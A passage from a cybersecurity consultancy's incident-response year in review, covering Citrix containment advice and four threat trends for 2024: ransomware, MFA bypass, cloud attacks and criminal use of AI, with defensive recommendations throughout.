- Carry out preliminary containment actions designed to remove a threat actor's access, even when said access has not been confirmed. This should ideally include revoking all active Citrix sessions, resetting passwords for all user accounts, and temporarily isolating Citrix appliances from the rest of the network while a preliminary investigation is ongoing. While this will necessarily lead to some disruption, the risk you remove by doing so will be worth it, and any disruption will pale in comparison to the consequences of a successful ransomware attack.

## What's next for Citrix?

Citrix is, of course, not alone – other popular technologies are routinely targeted by threat actors, and much of our analysis and recommendations here apply elsewhere. Citrix appears to be in the crosshairs of a lot of the major ransomware groups, likely due to it becoming a victim of its own popularity in a world where remote working is more important and prevalent than ever. Nevertheless, considering that Citrix has already disclosed two critical zero-day vulnerabilities in 2024 (and we're still in January), S-RM expects more campaigns by ransomware groups and other threat actors who use Citrix as their preferred means of accessing victim networks.

Now more than ever, we would encourage organisations seeking to protect themselves from this threat to focus on refining their patching as usual, but to also turn their attention to other compensating controls that can help limit the impact of Citrix-related intrusions when they happen.



# What's next in incident response? 4 key trends to watch out for in 2024

In the final article of 'S-RM cyber incident response year in review 2023', **Virginia Romero Sanchez-Herrero and David Broome** explore the year ahead and highlight four key trends to look out for in 2024.

## 1 Ransomware is here to stay

We anticipate ransomware will continue in 2024 in much the same form as it has in previous years. Despite the extreme threat ransomware poses to businesses across geographies, industries and sizes, the threat has continued to evolve quicker than victims can improve their resiliency and invest in their defences. For some this is purely a budget issue. Our annual Cyber Security Insights Report highlights that cyber security budgets increased just 3% in 2023, which puts a strain on implementing the required security measures to match the threat. Whether directly related to budgetary pressure or other constraints such as a lack of security skills, S-RM's Incident Response team continues to engage with companies who have not implemented a resilient backup and disaster recovery system. As a result, we regularly see backups being successfully deleted or encrypted during ransomware attacks, forcing victims to pay ransoms to regain access to affected data. Until there is a widespread shift in how companies back up data to render these tactics ineffective, we expect ransomware and the encryption of corporate data to continue unabated.

While we are unlikely to see a major shift in the occurrence of ransomware, we have chosen three ransomware trends we expect to emerge in 2024:

- **Exploitation of software vulnerabilities:** Ransomware groups focused much of their attention on exploiting vulnerabilities in software in 2023, a theme we explore in depth next week in our 2023 data review, and we expect this trend will continue this year. While ransomware groups have long exploited vulnerabilities to gain initial access to networks, cyber criminals are becoming adept at quickly automating their exploitation before victims have time to patch vulnerable systems. In 2023, recent vulnerabilities in software, such as Atlassian Confluence and Citrix NetScaler,

lead to their mass exploitation to deploy ransomware and to some of the largest cyber-attacks of the year, with CL0P's exploitation of the MOVEit file-sharing platform resulting in the theft of sensitive data belonging to thousands of global organisations.

- **The long arm of the law:** Often portrayed as fighting a losing battle in the fight against ransomware, 2023 has been a promising year for law enforcement. In October, Europol led a takedown of Ragnar Locker, which included the arrest of multiple group members in France, Spain, and Ukraine. In December, authorities seized the data leak sites operated by prolific group ALPHV, also known as BlackCat, in a coordinated law enforcement operation. Unfortunately, this takedown highlighted the persistence of the ransomware threat: within days, BlackCat were operational again with minor overall disruption to their operations.

We can expect continued law enforcement attention targeting the ransomware ecosystem, increasingly utilising sanctions to target prolific groups to stymie the flow of funds and focusing on preventing criminals from successfully 'cashing out' from these incidents. However, until geopolitical tensions subside somewhat, and meaningful progress is made to curtail activities in nations where domestic law enforcement action against ransomware groups is non-existent, ransomware groups will continue to rebrand and reemerge days, weeks or months after law enforcement takedowns.

- **Evading defences:** Ransomware groups will likely be increasingly successful at bypassing technology solutions considered security best practice. They are investing considerable time, resources and money into developing and exploring methods of circumventing existing security tools. For example, we are aware of prominent ransomware groups purchasing security tools to deploy in dummy environments, as a means to test bypasses and exploits that might enable them to evade these technologies during live incidents. In 2023,



we witnessed these bypasses in action as we were called in to help organisations who had relied on their defensive technologies – especially multifactor authentication ('MFA') and market-leading endpoint detection and response ('EDR') – to mitigate the threat. Whether its bypassing MFA, or evading EDR to mask malicious activity on endpoints, ransomware groups are becoming increasingly capable of both.

## 2 Criminals will increasingly bypass traditional MFA setups

In 2023, S-RM's Incident Response team witnessed a resurgence in Business Email Compromise ('BEC') cases, primarily driven by the increased availability and adoption of MFA bypass tools by threat actors. Once thought to be a silver bullet against such compromises, threat actors can purchase access to Adversary-in-the-Middle (AitM) platforms such as Evilginx, which can bypass MFA by intercepting 'session cookies' and authenticating as the legitimate user even when MFA is in place. This trend is likely to persist with access to phishing kits that bypass MFA selling for as little as a few hundred dollars a month.

Just a few years ago, the development of AitM platforms would have been considered a fringe threat, but this is at the root of some of the most significant BEC cases our team responded to in 2023. In particular, we observed threat actors using these techniques to breach into law and real estate firms, diverting payments and stealing confidential information. This shows how rapidly the threat landscape shifts and why organisations must avoid relying on any single method of protection, instead constantly try to stay ahead in the cyber arms race. We are already observing clients in our Cyber Advisory and Transformation practice roll out new methods of MFA implementation, such as FIDO-2-certified authenticators like Windows Hello for Business and Yubi hardware keys, to mitigate against this threat.

## 3 Crime migrates to the cloud too

Concurrent with the widespread adoption of cloud-based infrastructure has been an increased focus on the exploitation of these platforms. As organisations store more sensitive data in the cloud, many are failing to adequately protect it. This data is a key target for cyber criminals who seek to capitalise on lax security controls implemented on newly adopted cloud technologies or an overreliance on default configurations.

Once attackers have exfiltrated sensitive data, they often seek to delete it to extort victims into paying a ransom to regain access and prevent it being sold or published. To protect cloud-based environments it is essential to understand configuration settings, with misconfigurations and the use of default settings potentially creating gaps in security controls that can lead to compromise. Cloud-based security solutions can be used to discover misconfigurations, in addition to detecting anomalous user behaviour and preventing unauthorised transfers of data. To mitigate the risk of data deletion, it is important to back up your data to an immutable or offline backup solution that cannot be tampered with by cyber criminals or accidentally deleted by legitimate users.

## 4 Criminals use ChatGPT just like us

Cybercrime perpetrated using tools either created using Artificial intelligence ('AI'), or at least through the assistance of AI, is likely to develop significantly

in 2024. The release of ChatGPT in November 2022 brought the world of generative artificial intelligence (AI) into the limelight. AI became a tool with widespread application that could be used by the masses, but not all choose to wield these tools for good. As one would expect, the dark web is awash with discussion about how to most effectively use AI.

Cyber criminals have begun to develop and sell their own 'Dark AI' models on the dark web, with claims that models such as WormGPT, FraudGPT, and DarkGPT can be used for a variety of malicious purposes, including writing malicious code. The efficacy of such models remains to be seen, with numerous reports that these 'Dark AI' models are often unusable. That said, we have already observed the influence of AI in phishing campaigns, with an increase in sophisticated and targeted phishing emails which appear to have been generated using phishing kits powered by large language models ('LLMs') like the GPTs listed above. In fringe cases, cyber criminals will increasingly be able to use AI to generate fake images of people to impersonate them, fake audio clips to sound like them, and fake emails to communicate like them.

Ultimately, cyber criminals will continue to evolve and adapt their attacks on businesses in 2024, whether by continuing to adapt their ransom tactics, across the cloud, or increasingly leveraging AI. To protect your organisation, it is critical to keep up to date with the rapidly changing cyber threat landscape and understand your attack surface and vulnerabilities. Our experts at S-RM are happy to discuss any of the trends mentioned in this article, and signing up to our weekly Cyber Intelligence Briefing is a great way to stay informed and ahead of cyber criminals.





## Contributors

### Ailsa Wood

SENIOR ASSOCIATE, CYBER SECURITY

### Dan Caplin

DIRECTOR, CYBER SECURITY

### David Broome

ANALYST, CYBER SECURITY

### Frank de Korte

SENIOR ASSOCIATE, CYBER SECURITY

### Gavin Hull

ASSOCIATE DIRECTOR, CYBER SECURITY

### Ineta Simkunaite

SENIOR ANALYST, CYBER SECURITY

### James Jackson

ASSOCIATE DIRECTOR, CYBER SECURITY

### James Tytler

ASSOCIATE, CYBER SECURITY

### Lawrence Copson

ASSOCIATE, CYBER SECURITY

### Melissa DeOrio

GLOBAL CYBER THREAT INTELLIGENCE LEAD

### Tim Geschwindt

SENIOR ASSOCIATE, CYBER SECURITY

### Virginia Romero Sanchez-Herrero

SENIOR ASSOCIATE, CYBER SECURITY

### Vlada Kulish

ASSOCIATE, CYBER SECURITY

### Waithera Junghae

ASSOCIATE, CYBER SECURITY

## Contact us

To discuss how we can help support any aspect of your cyber security, please reach out to:

**Jamie Smith**, Board Director, Global Head of Cyber Security Services | London, [j.smith@s-rminform.com](mailto:j.smith@s-rminform.com)

**Paul Caron**, Head of Cyber Security, Americas | New York, [p.caron@s-rminform.com](mailto:p.caron@s-rminform.com)

**Martijn Hoogesteger**, Head of Cyber Security, Benelux | Utrecht, [m.hoogesteger@s-rminform.com](mailto:m.hoogesteger@s-rminform.com)

S-RM is a corporate intelligence and cyber security consultancy. We provide intelligence, resilience and response solutions to organisations worldwide.

Founded in 2005, we have 400+ experts across ten international offices, serving clients across all regions and major sectors. Find out more at [www.s-rminform.com](http://www.s-rminform.com)